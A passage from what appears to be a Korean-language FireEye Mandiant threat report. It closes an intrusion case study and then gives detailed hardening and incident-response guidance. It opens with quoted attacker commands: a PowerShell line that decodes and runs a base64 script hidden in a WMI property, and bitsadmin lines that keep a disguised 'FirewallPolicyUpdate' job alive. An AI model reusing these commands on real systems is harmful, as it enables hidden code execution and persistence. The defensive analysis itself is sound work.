-Command $s=(gwmi Win32_OSRecoveryConfiguration).DebugFilePath -split
‘\\^|’;$b=$ExecutionContext.InvokeCommand.NewScriptBlock([system.Text.
Encoding]::Unicode.GetString([system.Convert]::FromBase64String($s[0])));icm
$b -ArgumentList @($s[1]);Start-Sleep -Milliseconds 1000;””,0,true)”

bitsadmin /rawreturn /setpriority FirewallPolicyUpdate high

bitsadmin /resume FirewallPolicyUpdate
```

정찰, 인증 정보 수집, 측면 이동의 사이클은 공격자가 갈취 이메일을 보내기 전인 2017년과 2018년 내내 계속되었습니다. 이 공격자는 갈취 이메일을 통해 그 회사에 그들의 존재를 알린 후 계속해서 추가 시스템과 인증 정보를 해킹했습니다.

특정 시점에 공격자는 내부 리눅스 서버에서 호스팅된 PowerShell Mimikatz의 인메모리 전용 복사본을 시작하는 스케줄링된 작업을 사용하여 전사적인 크롬 인증 정보 추출을 수행했습니다. 이는 복원 활동 시 추후에 환경에 접근할 수 있도록 하기 위한 공격자의 시도였다고 판단됩니다.

맺음말

갈취 이메일이 중국에 기반을 둔 공격자의 전형적인 특징으로 분류되긴 하지만, 중국의 정부가 지원하는 공격자들은 스파이 행위 외에 금전적인 갈취행위는 하지 않습니다. 비록 공격자가 파괴적인 위협 행위를 끝까지 수행했지만, 갈취 요구에 대해 후속 조치를 취하지 않았다는 것이 눈에 띕니다. 그리고 이러한 행태가 국가 지원의 공격자 또는 금전적인 목적을 가진 공격자의 프로필 중 어디에도 맞지 않는다는 사실은 두 유형의 구분이 얼마나 모호해지고 있는 지를 잘 보여주고 있습니다.

방어 기술의 동향

사전 대비

침해현장의 침해사고 대응팀이 전하는 예방 모범 사례

사전 대비:
복구에 중점을 둔 공통의 이니셔티브를 선제적으로 구현

사전적 복원 조치

2018년 전반에 걸쳐 FireEye Mandiant 컨설턴트들은 공격자를 환경에서 격리하고 퇴치하기 위해 다각적인 복원 조치를 취했습니다. 이 같은 서비스의 일환으로 컨설턴트들은 고객이 보안 구성과 아키텍처 개선 사항을 구현하여 압박이 심한 상황에서 비교적 단기간 안에 고객의 환경을 보호하도록 지원합니다. 일반적인 복원 조치는 다음과 같습니다.

- 조사 및 사고 대응팀의 최적화된 가시성을 보장하기 위해 그룹정책을 사용하여 엔드포인트에 고급 감사 정책 구성을 적용합니다.
- 네트워크 세분화와 엔드포인트 강화를 조합하여, 내부 이동이 제한되도록 환경을 강화합니다.
- Microsoft LAPS(Local Administrator Password Solution)와 그룹 정책 구성을 조합하여, 엔드포인트 전체에서 로컬 계정의 원격 사용을 최소화하는 보안 제어를 구현합니다. 기본으로 제공되는 로컬 관리자 계정은 엔드포인트 간 내부 이동을 위해 공격자들이 표적으로 삼는 기본 계정입니다.
- 엔드포인트 전반에 걸쳐 특권 계정과 관련된 계정 아티팩트의 노출을 최소화합니다.
- 고객과 조율한 전사적 암호 재설정을 준비하고 실행합니다.

침해 사고 발생 전에 강화된 보안 구성, 테스트된 프로세스 및 아키텍처 제어 수단이 마련되어 있었다면, 침해 사고를 예방하거나 신속하게 격리할 수 있었을 사고 사례가 많습니다. FireEye는 복구 조치의 일환으로 공통적으로 구현되는 보안 구성 및 아키텍처 개선 사항을 사전에 구현하는 것을 지칭하는 말로 '사전 대비'라는 용어를 만들었습니다.

조직이 보안 통제 체계를 검토, 검증 및 강화하는 데 주력하고 우선순위를 정하는 데 도움이 되도록, 사전 대비의 개념을 다음과 같이 네 가지 범주로 구분할 수 있습니다.

- 일반적인 태세
- 특권 계정 관리
- Active Directory 강화
- 엔드포인트 강화

일반적인 태세

환경을 적절히 강화하고 보호하려면 먼저, 가시성과 탐지 메커니즘이 운영에 미치는 잠재적인 영향을 줄일 수 있도록 현재 환경에 맞게 튜닝되어 있는지를 확인해야 합니다. 이는 계획된 보안 제어 수단이 기존 인프라 및 기반 데이터를 손상시키는 공격자와 관련된 위험을 완화하는 데 효과적일 수 있습니다.

가시성

조직의 자체 환경에 대한 이해와 가시성의 결여로 인해 침해 탐지 및 대응 능력의 부재로 직결되는 사례가 자주 관찰되었습니다. 이를 통해 공격자는 탐지되지 않은 채 중요한 시스템에 액세스할 수 있었고, 결과적으로 단기간 내에 공격자를 제거하는 조직의 능력이 저해되었습니다.

조직이 공통적으로 점검해야 할 사항은 다음과 같습니다.

시스템 및 데이터에 액세스하기 위해 조직 외부 또는 내부의 누군가가 이용할 수 있는 모든 공격 경로를 문서화했는가?
외부와 접하고 있으며 신뢰할 수 없는 위치에서 데이터에 액세스하기 위해 사용할 수 있는 단일 인증 애플리케이션은 어떤 것이 있는가?
공격자가 우회할 수 있는지 확인하기 위해 현재 사용 중인 다단계 인증을 테스트해 본 적이 있는가? 현재 그러한 활동을 탐지할 수 있는가?
환경 내에서 현재 또는 과거에 침해가 있었다는 증거를 알려 주는 적절한 보안 도구를 보유하고 있는가?
기존 가시성 및 보안 제어 수단의 효과를 테스트함으로써, 위험을 줄이기 위해 최적화된 기술 투자가 이루어지고 있는지 확인했는가?

암호 재설정

침해 당한 조직은 침해 복구 프로세스 중에 전사적인 차원으로 암호 재설정을 실행하는 경우가 많습니다. 도메인 기반 서비스 계정의 암호 변경은 2018년 Mandiant 조사에서 침해 복구를 지연시키는 가장 큰 요인으로 나타났습니다. 이는 주로 서비스 계정에 대한 지식과 문서화가 부족하기 때문이었습니다.

더 빠른 침해 대응을 위해 조직은 모든 도메인 기반 서비스 계정을 최소한 다음과 같은 정보를 포함하도록 문서화해야 합니다.

- 계정 이름
- 계정 기능
- 로그인 권한을 부여하는 데 계정이 사용되고 요구되는 시스템
- 필요한 권한 또는 액세스 수준
- 시스템, 애플리케이션 또는 계정의 비즈니스 및 기술 담당자
- 계정을 사용하는 시스템 및 애플리케이션
- 계정 암호 변경 프로세스 – 새 암호를 반영하도록 관련 구성 설정 업데이트

전사적 차원의 암호 재설정을 준비 및 실행하는 과정에는 다음과 같은 일반적인 단계도 포함될 수 있습니다.

1. 특정 계정 유형(예: 사용자, 서비스, 권한이 부여된 계정)에 대해 서로 다른 암호 복잡성 요구 조건을 적용하도록 암호 정책 향상 또는 생성.
2. 각 계정 사용자가 암호를 재설정할 수 있을 때까지 전사적 암호 재설정 중에 되도록 비활성화해야 하는 모든 휴면 계정 식별 및 문서화.
3. 표준 사용자 계정에 대한 자동 암호 재설정 적용 계획을 문서화 및 테스트.
   특권 계정 및 서비스 계정은 일반적으로 수동 비밀번호 재설정을 요구하며, 환경 내에서 이러한 계정의 범위를 정확하게 식별해야 합니다.
   이 단계에는 계정에 할당된 권한의 범위에 대한 검토가 포함되어야 하며 관리 권한이 필요하지 않은 계정을 제거(권한 박탈)해야 합니다.
4. 사용자 등록을 위한 단계, 각 계정과 관련된 등록 상태 및 장치 모니터링, 외부용 서비스에 대한 MFA 메커니즘 적용 등 MFA 구현을 위한 계획 수립.
5. 환경 내의 다른 대부분의 계정에 대한 암호를 재설정하기 전에 Kerberos('krbtgt') 암호 재설정 수행.

네트워크 세분화 및 로그

네트워크 계층과 엔드포인트 계층 모두에서 가시성, 로깅 및 탐지상의 허점을 파악해야 합니다. 중요 자산과 관련한 로그에 대한 검증을 시작해야 합니다. 적절한 로깅 구성을 통해 비정상적인 연결 및 액세스 이벤트를 식별할 수 있어야 합니다.

다음과 관련된 데이터를 수집하도록 로깅이 구성되어 있는지 확인합니다.

- Kerberos 서비스 티켓 운영과 같은 로그인 및 로그오프 활동
- 명령줄 로깅과 같은 프로세스 실행 이벤트
- 디렉터리 서비스 액세스 및 변경 사항(Active Directory 환경에서 잠재적인 DCShadow 및 DCSync 활동 탐지 지원)
- 보안 그룹 관리 활동(보안 그룹 수정 사항 캡처)
- 모듈, ScriptBlock 및 트랜스크립트 로깅과 같은 PowerShell 활동
- 윈도우 서버를 사용하여 클라이언트 이름 확인을 제공할 때 DNS 작업의 가시성을 높이는 데 사용할 수 있는 DNS 분석 로깅과 같은 DNS 쿼리 및 이벤트
- 원격 액세스 및 VPN 연결
- North–South 및 East–West 트래픽 모두를 포함한 NetFlow 데이터
- 프록시 서버, 방화벽 및 발신 통신
- XFF(X–Forwarded–For) HTTP 헤더 캡처 기능을 포함하는 로드 밸런서
- 클라우드 호스팅 서비스에 대한 액세스 및 인증(예: Microsoft Azure, Office 365, Amazon Web Services)

네트워크 상태:

시스템 기능과 시스템 및 특정 애플리케이션에 상주하는 데이터의 유형에 따라 시스템 간의 통신을 세분화하고 제한하도록 네트워크 아키텍처를 설계합니다.

권한 있는 사용자만 액세스할 수 있는지, 보안 및 관리 목적으로 사용하는 관리 시스템(예: 점프 박스)에 대해 적절한 세분화가 구성되었는지 확인합니다.

네트워크에 제3자를 연결해야 하는 경우, 계약자 또는 벤더의 계약 의무 이행에 필요한 정도의 엑세스만을 분할된 영역으로 허용합니다.

계층형 모델

환경 내 시스템의 기능과 역할에 따라 정의된 계층 안에 상주하는 시스템에 액세스하는 데만 특권 계정을 사용할 수 있는 모델.

특권 계정 관리

권한이 부여된 계정 관리는 조직에서 가장 중요하게 고려해야 할 사항 중 하나입니다. 2018년의 Mandiant 침해사고 대응 조사에서 공통적으로 관찰된 문제는 공격자가 확실히 자리 잡은 엔드포인트의 메모리에 있는 높은 권한이 부여된 계정의 인증 정보가 침해된 것이었습니다. 실제로 많은 '최초 침해' 엔드포인트는 표준 사용자에게 할당된 시스템이었는데, 높은 권한의 계정(예: 도메인 관리자 권한)이 로그인 하고 사용자를 지원하는 데 사용되었습니다.

계정이 시스템에 로그인하는 데 사용되는 경우(쌍방향 또는 원격 데스크톱에서 원격으로) 인증 정보는 시스템이 재부팅 될 때까지 LSASS 메모리에 남아 있을 수 있습니다. 이전에 특권 계정이 로그인했던 엔드포인트를 해킹할 경우 공격자는 메모리로부터 내부 이동을 하기 위한 인증 정보 아티팩트(암호 또는 해시)를 얻을 수 있습니다.

계층형 모델

사전 대응 지침의 핵심은 조직이 보안 제어 수단을 활용하여 계층형 관리 모델을 적용함으로써 엔드포인트의 특권 계정 사용을 제한하는 것입니다(계층 0~계층 2).12 조직은 다음과 같은 IRM 원칙을 사용하여 환경 내에서 특권 계정 사용에 대한 절차를 수립해야 합니다.

- 네트워크 내에 존재하는 특권 계정의 범위 파악 및 이해
- 네트워크 내에서 특권 계정의 사용 방식과 범위 제한
- 특권 계정을 사용하려는 시도가 있을 때 모니터링 및 탐지 시행

계정 강화

조직은 그룹 정책 또는 인증 사일로를 사용하여 사용자와 서비스에 할당된 권한 범위를 줄이고 환경 내에서 특권 계정의 사용 위치를 제한해야 합니다.


- 최신 Active Directory 환경에 통합된 Microsoft의 로컬 관리자 암호 솔루션('LAPS')은 도메인 가입 컴퓨터 전반에 걸쳐 내장된 로컬 관리자 계정의 암호에 대한 중앙 집중식 관리와 랜덤화 기능을 제공합니다.
- KB2871997에서 Microsoft는 'S-1-5-114: NT AUTHORITY\Local account and member of Administrators group'을 소개했는데, 이는 엔드포인트에 존재할 수 있는 로컬 특권 계정을 사용하여 원격 로그인을 제한하기 위해 그룹 정책 설정을 빠르게 사용하는 효과적인 방법을 제시하고 있습니다.

일일 업무를 수행하는 표준 사용자 계정은 관리 권한이 없어야 하며, 서비스 계정은 엔드포인트에서 가능한 가장 낮은 권한의 수준으로 운영되어야 합니다. 로컬 또는 도메인 기반 액세스 권한이 위임된 계정은 공격자의 초기 액세스 경로이기도 한 공통 엔드포인트에 대한 액세스를 명시적으로 거부해야 합니다.

12 Microsoft(2016년 11월 11일). Securing Privileged Access Reference Material.

그림 27.
그룹 정책 구성 설정

네트워크 내에서 서비스 및 특권 계정의 노출을 제한하려면 컴퓨터 구성 〉 정책 〉 윈도우 설정 〉 보안 설정 〉 로컬 정책 〉 사용자 권한 할당으로 이동합니다.



- 네트워크에서 이 컴퓨터에 대한 액세스 거부(SeDenyNetworkLogonRight)
- 배치 작업으로서의 로그인 거부(SeDenyBatchLogonRight)
- 서비스로서의 로그인 거부(SeDenyServiceLogonRight)
- 로컬에서의 로그인 거부(SeDenyInteractiveLogonRight)
- 터미널 서비스를 통한 로그인 거부(SeDenyRemoteInteractiveLogonRight)
- 디버그 프로그램(SeDebugPrivilege) - 로컬 관리자를 포함하여 모든 사용자에 대해 제거해야 함

계정 강화를 위한 팁

- 네트워크 내에 존재하는 특권 계정의 범위를 파악합니다.
  - 여기에는 기본으로 제공되는 특권 그룹의 직접적인 구성원 계정뿐만 아니라 계정의 중첩된 그룹과 상속된 그룹 구성원 자격까지 포함됩니다. 이러한 구성원 자격도 특권 액세스 경로에 대한 액세스 권한을 제공할 수 있습니다.
- 특권 계정을 사용하여 액세스를 제한하기 위한 계층형 아키텍처 모델을 적용합니다.
- 지정되고 격리된 점프 박스/특권 액세스 워크스테이션(PAWS)을 구현 및 사용하여 각 계층 내에서 사용하도록 지정된 특정한 계정으로 관리 기능 및 작업을 수행하도록 합니다.
- 보호되는 사용자 Active Directory 보안 그룹을 사용하여 특권 계정 및 중요한 계정을 저장합니다.
- 엔드포인트에 대한 관리 액세스에 원격 데스크톱 프로토콜(RDP)을 사용하는 경우 제한된 관리 원격 데스크톱 또는 원격 인증 가드를 사용합니다.
- 관리자(특권 액세스가 있는 계정 포함)를 위해 별도의 VPN 프로필을 사용합니다. 여기에는 MFA 요구 사항과 상태 저장 액세스 컨트롤 리스트가 포함되어 있어, 환경 내의 점프 박스/PAWS에 대한 원격 액세스를 추가적으로 제한합니다.
- PAM(Privileged Access Management) 솔루션을 사용하여 자동 암호 로테이션, 시간 기반 액세스 컨트롤 조건(Just-in-Time 관리), 특권 계정에 액세스하고 사용할 때의 상세 로깅 및 감사를 지원합니다.
- 클라우드 관리에는 온프레미스 시스템과 아키텍처를 관리하는 데 사용되지 않는 별도의 전용 계정을 사용합니다.
  - 최소한, AD Connect를 사용하여 특권 온프레미스 계정을 Microsoft Azure로 복제하는 일은 없도록 해야 합니다.

ACTIVE DIRECTORY 강화

Active Directory는 대부분의 조직에서 핵심 기반이자 백엔드 플랫폼으로 활용되며, ID 관리, 인증 서비스, 애플리케이션과 데이터에 대한 액세스를 위한 권한 부여 기능을 제공합니다. 공격자들은 일반적으로 Active Directory의 잘못된 구성을 악용하여 권한을 높이고 환경에서 내부적으로 이동합니다.

Active Directory 강화를 위한 팁

- Forest 아키텍처와 트러스트를 검토합니다. 트러스트의 방향에 주의를 기울이고 보안 제어 수단(선택적 인증, SID 필터링, 트러스트 전반의 Kerberos Full Delegation 비활성화)이 적용되는지 확인합니다. Mandiant 전문가들은 일반적으로 양방향 인증을 위해 구성된 Active Directory 트러스트 사례를 흔히 관찰했으며, 트러스트 경계에서 리소스에 액세스할 수 있는 계정의 범위를 제한하고 통제하는 수단은 거의 없는 경우가 많습니다. 제어 수단이 구현되어 있지 않으면 공격자는 특정 포리스트에서 다른 포리스트로 이동하여 트러스트 경계를 가로지르며 내부에서 이동할 수 있습니다.
- Active Directory에 대한 운영 프로세스 및 강화 전략을 검토합니다. 예를 들어 다음과 같은 사항을 검토합니다.
  - Active Directory 관련 이벤트의 로깅/모니터링/경보
  - 그룹 정책 객체(GPO)
  - 관리 모델(액세스 제어 계층)
  - 원격 관리
  - 서비스 사용자 이름(SPN)
  - 서비스 계정
  - 특권 계정
  - 위임된 계정
  - 디렉토리 복제 권한이 있는 계정
  - 암호 정책
  - Kerberos 인증 정책
  - 계정의 액세스 제어(ACL) 구성

엔드포인트 강화

사용자 엔드포인트는 초기 보안 침해의 가장 일반적인 시작점입니다. 엔드포인트 간의 네트워크 세분화 및 통신 제한 외에도, 초기 감염, 내부 이동 및 권한 상승 방지를 위한 통제를 강화하는 추가적인 강화 조치가 구현되어야 합니다.

엔드포인트 강화를 위한 팁:

- 그룹 정책 설정을 사용하여, Microsoft Office에 대한 강화 제어 조치를 중앙에서 적용함으로써 무기화된 이메일 첨부 파일이나 문서로 인한 엔드포인트 감염 위험을 최소화합니다. 보호를 위한 고려 사항은 다음과 같습니다.
  - 외부 소스에서 받은 Office 파일에서 매크로를 실행하지 못하도록 차단하는 제한 조치
  - DDE(Dynamic Data Exchange), 신뢰할 수 있는 문서, 신뢰할 수 있는 위치, 파일 블록 설정, 제한된 보기 및 자동 링크에 대한 제어를 정의하고 적용하는 트러스트 센터 강화
  - Microsoft에 의해 기본적으로 차단되지 않는 OLE 내장(py;rb;iqy)에 대한 특정 파일 확장명을 차단하고 OLE 패키지 활성화 동작을 제한하기 위한 OLE(Object Linking and Embedding) 사용
- 공격자가 SMB v1.0 및 PowerShell v2.0과 같은 레거시 프로토콜 기능 기반의 도구를 사용하게 하는 경로를 제공하므로, 엔드포인트에서 레거시 버전의 프로토콜은 비활성화해야 합니다.
- 엔드포인트에서 WDigest 인증을 비활성화합니다(윈도우 8.1/2012 R2 이전 윈도우 OS 플랫폼). WDigest 인증을 사용하도록 설정하면 일반 텍스트 인증 정보가 메모리에 저장됩니다. WDigest 인증은 레지스트리 수정 또는 Microsoft Group Policy ADMX 템플릿을 통해 비활성화할 수 있습니다.
- 엔드포인트에 대한 로컬 관리 권한을 가진 표준 사용자의 범위를 검토하고 축소합니다.
- 모든 엔드포인트에 걸쳐 기본으로 제공되는 로컬 관리자 계정에 고유한 임의의 암호가 구성되어 있는지 확인합니다. Microsoft LAPS(Local Administrator Password Solution) 툴13 또는 타사의 특정 액세스 관리(PAM) 기술을 사용합니다. 또한 로컬 관리자 계정이 엔드포인트 간에 네트워크, 서비스 또는 원격 데스크톱(RDP) 기반 로그인을 시작할 수 없도록 제한해야 합니다. 그룹 정책을 사용함으로써 다음 보안 설정을 통해 모든 로컬 관리 계정을 참조할 수 있습니다.

  S-1-5-114: NT AUTHORITY\Local 계정 및 관리자 그룹의 구성원
- 시스템 간의 일반적인 내부 이동 수법을 방지하기 위해 엔드포인트를 세분화합니다. Endpoint 세분화 제어를 통해 랜섬웨어가 환경 전체로 전파되는 것을 방지하고 운영 및 시스템 가용성에 영향을 미치는 것도 방지할 수 있습니다. 호스트 기반 방화벽(Windows Firewall 포함)을 사용한 일반적인 엔드포인트 세분화 제어 방식은 다음과 같습니다.
  - 워크스테이션과 노트북 간의 SMB 통신 차단
  - 워크스테이션과 노트북 간의 RDP 통신 차단, 사용자 엔드포인트에서 서버 및 중요 자산에 대한 RDP 통신 차단
  - 워크스테이션과 노트북 간, 그리고 사용자 엔드포인트에서 서버 및 중요 자산까지의 WMI 및 Windows Remote Management / PowerShell Remoting (WinRM) 차단
  - 중요 서버 및 시스템(예: Domain Controllers)부터 시작하여, 애플리케이션 화이트리스트를 적용합니다. Applocker14는 윈도우 시스템에서 애플리케이션 화이트리스트를 적용할 수 있으며 기본으로 제공되는 기업 수준의 Microsoft 기술입니다.

13 Microsoft TechNet에서 Local Administrator Password Solution 참조. https://technet.microsoft.com/en-us/mt227395.aspx

14 AppLocker on Microsoft Windows IT Pro Center. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview 참조


침해현장의 침해사고 대응팀이 전하는

체계적인 개선 방향

FireEye Mandiant 컨설턴트들은 2018년 기업 조사를 실시하는 동안, 조사 및 복구 과정에서 일반적으로 관찰되는 보안 구성과 아키텍처의 취약점 외에 세 가지 공통적인 문제가 반복적으로 나타나는 것은 관찰했습니다.

- 증거인멸로 인하여 침해조사 과정에서 풀리지 않는 의문 사항 발생.
- 초기 탐지 후 적절한 조사와 에스컬레이션을 하지 않아 큰 규모의 공격이 탐지되지 않은 상태로 지속됨.
- 공격자 액세스를 근절하지 못하고 조사 프로세스만 복잡하게 만드는 시기적절하지 못한 근절 조치.

사전 대비는 기술적인 향상에 중점을 두지만, 사고 대응과 복구조치 능력을 모두 개선하기 위해 체계적으로 변화하는 것이 필요합니다.



증거 인멸

확인된 위협의 신속한 해결을 위해, Mandiant는 조직이 '이미지 재생성 및 교체' 모델을 표방하는 침해사고 대응 계획과 관련 사용 사례 및 플레이북을 구축한다는 것을 알아냈습니다. 예:

보안 툴 세트는 사용자 워크스테이션에서 발생할 수 있는 위협을 식별하고 분석가를 위해 경고를 생성합니다.

분석가는 시스템을 분석하고, 악성 프로그램의 존재를 확인하지만, 다른 악성 활동은 식별하지 않습니다.

분석가는 침해된 워크스테이션의 이미지를 재생성하여 사용자가 신속하게 업무에 복귀할 수 있도록 하는 프로세스를 시작합니다.

여기서 경보로 탐지된 활동이 분석가가 눈치채지 못한 더 큰 침해 행위 중 단지 일부였다면, 침해를 조사하는데에 필요한 중요한 증거를 파괴하게 되는 것입니다. 파이어아이가 수행한 침해 조사에서는 이러한 이유로 핵심적인 의문에 대한 답을 명확하게 파악하지 못하는 경우가 있었는데, 공격 초기 진입 시점을 식별하거나 공격자가 도용한 데이터의 전체 범위에 대한 세부 정보를 확인하는 등이 그 예입니다.

조사 부족

보안 도구가 식별 및/또는 삭제한 공격자 악성코드의 증거가 자주 발견되었습니다. 그리고 이러한 탐지가 중앙 대시보드로 에스컬레이션 되었을 뿐만 아니라 이미 분석가에 의해 검토되었던 경우도 허다했습니다.

예를 들어 공격자는 워크스테이션으로 내부 이동하여 안티바이러스 소프트웨어가 중지하고 삭제하는 암호 수집 도구를 실행합니다. 분석가는 플레이북에 따라 다음과 같은 절차를 수행합니다.

- 도구가 악성코드를 탐지했는지 확인합니다.
- 도구가 해당 악성코드를 성공적으로 제거했는지 확인합니다.

플레이북에는 악성코드의 맥락을 이해하고 감염된 시스템이나 더 넓은 환경에 대한 심층 분석이 필요한지 여부를 결정하는 데 도움이 되는 단계가 명시되어 있지 않았습니다. 보다 심층적인 분석을 수행했다면, 분석가는 새로운 공격이 아니라 환경 내 다른 시스템에서 내부 이동하여 시스템에 접근하게 되었다는 사실을 확인할 수 있었을 것입니다. 또한 분석가는 공격자가 오랜 기간 동안 여러 가지 다른 도구를 실행했었다는 사실과, 이를 통해 이 사고가 더 큰 침해 사고의 일부라는 것도 발견했을 수도 있습니다.

이렇게 조악한 플레이북은 공격자가 더 오랜 시간 동안 발견되지 않도록 한다는 점에서 더 큰 규모의 보안 침해를 당하게 하는 직접적인 원인이 됩니다. 피해자가 침해 사실을 더 빨리 확인할수록 더 빨리 대응하여 공격자들이 임무를 수행할 시간을 줄일 수 있기 때문에 이는 매우 중요합니다.

시기적절하지 못한 복구

조직이 악의적인 활동을 더 큰 보안 침해의 일부로 정확하게 식별하더라도, 잘못된 대응 및 복구 프로세스 타이밍으로 인해 조사를 오히려 방해하는 사례도 관찰되었습니다. 특히 사법 기관의 외부 통지를 통해 정교한 그룹에 의한 침해 사실을 인지하게 되는 조직의 경우는 더욱 그러합니다. 이러한 통지는 종종 특정 공격 그룹에 대해 장기간의 조사가 진행되면서 발생하며, 공격자가 수개월 동안 피해자 환경에 액세스한 후에야 통지가 됩니다.

사법 기관으로부터 초기 단서를 확인한 후, 피해자는 네트워크에서 영향을 받는 시스템을 제거하고 알려진 명령과 제어 채널에 대한 액세스를 차단하며 알려진 피해 사용자 계정의 암호를 변경하는 등 공격자들을 근절하기 위한 즉각적인 조치를 취합니다.

피해자에게 장기간 액세스해 온 정교한 공격 그룹은 장기간 연결을 유지하기 위해 여러 개의 다른 백도어와 피해자 네트워크에 대한 원격 액세스 경로를 구축했을 가능성이 높습니다. 이런 경우 섣부른 근절 대책으로는 이런 원격 액세스 방법을 제거하기 어렵습니다. 이는 공격자를 환경으로부터 근절할 수 없을 뿐만 아니라 공격자 활동에 대한 현재 유일한 가시성까지 잃게 만듭니다. 이러한 일련의 이벤트는 공격자가 TTP를 수정하거나 액세스를 유지하기 위해 추가 조치를 취할 동기를 부여할 수 있습니다.

이러한 시나리오에서 피해자는 공격자를 근절하지 못하고, 조사를 복잡하게 하며, 조사와 복구 절차를 연장시키게 됩니다. 결국, 너무 신속하게 대응함으로써, 피해자는 자기도 모르는 사이 침해 기간을 연장하게 되는 것입니다.

효과적인 복구 조치를 위한 권장 사항

이러한 일반적인 문제는 조사와 대응을 위한 보다 강력한 사고 대응 계획과 플레이북을 채택했다면 예방할 수 있었습니다. FireEye는 Mandiant의 조사 결과를 기반으로 다음과 같은 조치를 권고합니다.

- **사고 대응 계획, 사용 사례 및 플레이북에 대한 정기적으로 검토합니다.**
  - 내부 모의 훈련, 레드/블루팀 연습 또는 제3자 검토를 수행합니다.
  - 심각성과 복잡성이 다양한 이벤트 및 사고를 고려하는 것은 물론, 결정적이지 않은 증거, 대응자의 실수, 근절 단계의 비즈니스 영향과 같은 실질적 요인도 고려합니다.
- **다음 문서에 증거를 보존하는 프로세스가 포함되어 있는지 확인**
  - 기존 플레이북의 어떤 단계로 인해 증거가 파괴되는지, 어떤 증거가 파괴되는지, 그리고 그것이 조사에 어떤 영향을 미칠 수 있는지 고려합니다. 이 데이터를 사용하여 증거 보존 비용과 증거 파괴의 위험을 비교 검토하고 관련 증거를 대응 플레이북에 아카이브하기 위한 절차를 포함합니다.
  - 침해사고 대응 계획에서 증거의 적절한 취급, 보관 및 문서화를 위해 승인된 프로세스를 포함하거나 참조합니다.

- **확인된 위협과 관련된 상황을 파악하고 보다 숙련된 분석가에게 에스컬레이션하는 절차를 정하기 위한 가이드라인 개발**
  - 보안 이벤트 및 사고에 대한 위협 및 심각도 매트릭스를 개발하여 조사자가 에스컬레이션이 필요한 시점을 결정할 수 있도록 한계점을 설정합니다. 한계점은 단순히 볼륨 매트릭스를 기준으로 하는 것이 아니라 식별된 활동의 상황 정보를 고려해야 합니다. 조직들은 직면하고 있는 위협, 표적 공격자들의 활동 방식, 일반 위협과 지능화된 공격자를 구별할 수 있는 포렌직 증거 등을 파악해야 합니다. 한계점을 정의하고 이 정보를 기초로 한계점을 지속적으로 수정합니다.
  - 이벤트 또는 사건의 에스컬레이션 과정에서 적시에 커뮤니케이션이 이루어지도록 조직 전반의 트리아지 및 조사 지원에 대한 역할과 책임을 정의합니다.
  - 조사자가 침해사고의 심각성에 따라 에스컬레이션의 적절한 시기와 경로를 신속하게 결정할 수 있는 에스컬레이션 매트릭스를 개발합니다.
  - 보안 침해의 정황에 따라, 근절 조치 타이밍이라는 개념을 적용합니다.
  - 위협 및 심각도 매트릭스가 수록된 플레이북에 근절 타이밍에 대한 가이드라인을 포함합니다. 이해관계자에게 관련 정보를 에스컬레이션하여 근절 타이밍에 대한 결정을 내릴 수 있도록 합니다.
  - 침해 발생 후 필요할 수 있는 복잡한 활동에 대한 사고 복구 계획을 개발합니다. 이러한 계획은 조직이 환경에서 위협을 제거하기 위해 필요한 작업을 적절하게 계획하고 실행하는 데 도움이 됩니다.
  - 기술 계획 구현과 관련된 모든 이해당사자의 의견을 수렴하여 복구 계획을 조율하고 개발합니다.

맺음말

피해 조직의 보안 프로그램에서 일관된 약점은 공격자가 목표를 성공적으로 달성하게 하고, 피해자가 공격자의 활동에 대해 탐지, 조사 및 대응하지 못하게 합니다. 조직은 이러한 실수를 통해 배움으로써 표적 공격자에 대한 회복력을 향상시키고, 탐지 및 대응팀이 중요한 조사 질문에 보다 효과적으로 답변하고 보안 침해를 효과적으로 해결하도록 할 수 있습니다.

조직은 사전 대비에 대한 정해진 원칙과 방법론을 따름으로써, 검증 및 테스트된 보안 제어 방식을 기반으로 인프라를 능동적으로 강화 및 보호하기 위한 기본 요소를 자연스럽게 구축할 수 있으며, 이러한 요소는 환경에서 공격자를 억제하고 근절하는 데 많이 사용됩니다. 이러한 사전 예방적 방법론은 초기 이벤트가 조직의 시스템 가용성, 데이터 기밀성 및 브랜드 평판에 영향을 미치는 대규모 이벤트로 악화되지 않도록 하는 데 있어서 검증되었으며 효과적인 방법입니다.

